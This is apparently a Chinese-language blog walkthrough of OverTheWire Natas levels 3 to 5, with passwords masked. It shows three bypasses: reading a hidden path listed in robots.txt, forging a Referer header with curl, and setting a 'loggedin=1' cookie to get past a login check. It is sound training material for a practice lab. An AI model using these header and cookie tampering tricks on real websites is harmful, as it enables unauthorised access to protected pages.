
我也不知道為什麼我會在這個時間是醒著的。是說 GPT 怎麼一直給我這個風格的 Cover。
Natas3 -> Natas4
http://natas3.natas.labs.overthewire.org
關卡 3 打開又跟我說什麼東西都沒有,那就老規矩打開 Inspect 看看,註解裡有一行字:
1
| <!-- No more information leaks!! Not even Google will find it this time... -->
|
甚至 Google 也找不到的部分呀….那應該就是把東西寫在一個腳本機器人會去看的地方啦!
我們打開 /robots.txt 看看
1
2
| User-agent: *
Disallow: /s3cr3t/
|
看起來有個路徑 /s3cr3t 這個 Disallow 是跟機器人說的,我不是機器人所以我就不客氣地看囉!看來裡面一樣有個 users.txt 的檔案:
1
| natas4:********************************
|
Natas4 -> Natas5
http://natas4.natas.labs.overthewire.org
關卡 4 的部分他說:
1
| Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"
|
必須要從 http://natas5.natas.labs.overthewire.org 的來源才能訪問,但瀏覽器與網頁用的協定是 http,而 http 是 stateless 的協定,那他怎麼知道我從哪裡來勒!肯定是有間諜
終止交易
好的我們看看 Referer 這個 http header,當你透過瀏覽器點擊了一個外部連結,瀏覽器在請求的時候,會把這個 Header 帶入請求當中,那我們就可以透過這個 Header 來騙 Server 我們的來源:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
| $ curl -u natas4:******************************** -H 'Referer: http://natas5.natas.labs.overthewire.org/' http://natas4.natas.labs.overthewire.org
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas4", "pass": "********************************" };</script></head>
<body>
<h1>natas4</h1>
<div id="content">
Access granted. The password for natas5 is ********************************
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
|
Natas5 -> Natas6
http://natas5.natas.labs.overthewire.org/
關卡 5 表示我們需要登入才能瀏覽,關於登入相關的資訊通常都在 Cookies 裡面,那就打開 Inspect > Application,選擇側邊欄的 Cookies,我們可以看到 loggedin 的值是 0,那我們就可以手動改為 1,改完之後重新整理就行啦!
關於 Cookies 的運作方式,首先 Server 在回應當中會有 Set-Cookies 的 Header,瀏覽器會根據這個來把 Cookies 保存下來,並且在之後的請求當中,把 Cookies 放在 Header 當中回應。我們來看看請求與回應:
 1$ curl -i -u natas5:******************************** http://natas5.natas.labs.overthewire.org/
 2HTTP/1.1 200 OK
 3Date: Sun, 07 Jun 2026 22:28:45 GMT
 4Server: Apache/2.4.58 (Ubuntu)
 5Set-Cookie: loggedin=0
 6Vary: Accept-Encoding
 7Content-Length: 855
 8Content-Type: text/html; charset=UTF-8
 9
10<html>
11<head>
12<!-- This stuff in the header has nothing to do with the level -->
13<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
14<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
15<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
16<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
17<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
18<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
19<script>var wechallinfo = { "level": "natas5", "pass": "********************************" };</script></head>
20<body>
21<h1>natas5</h1>
22<div id="content">
23Access disallowed. You are not logged in</div>
24</body>
25</html>
那接著我們試著發一個帶有 Cookies 的請求
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
| $ curl -u natas5:******************************** -H 'Cookie: loggedin=1' http://natas5.natas.labs.overthewire.org/
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas5", "pass": "********************************" };</script></head>
<body>
<h1>natas5</h1>
<div id="content">
Access granted. The password for natas6 is ********************************</div>
</body>
</html>
|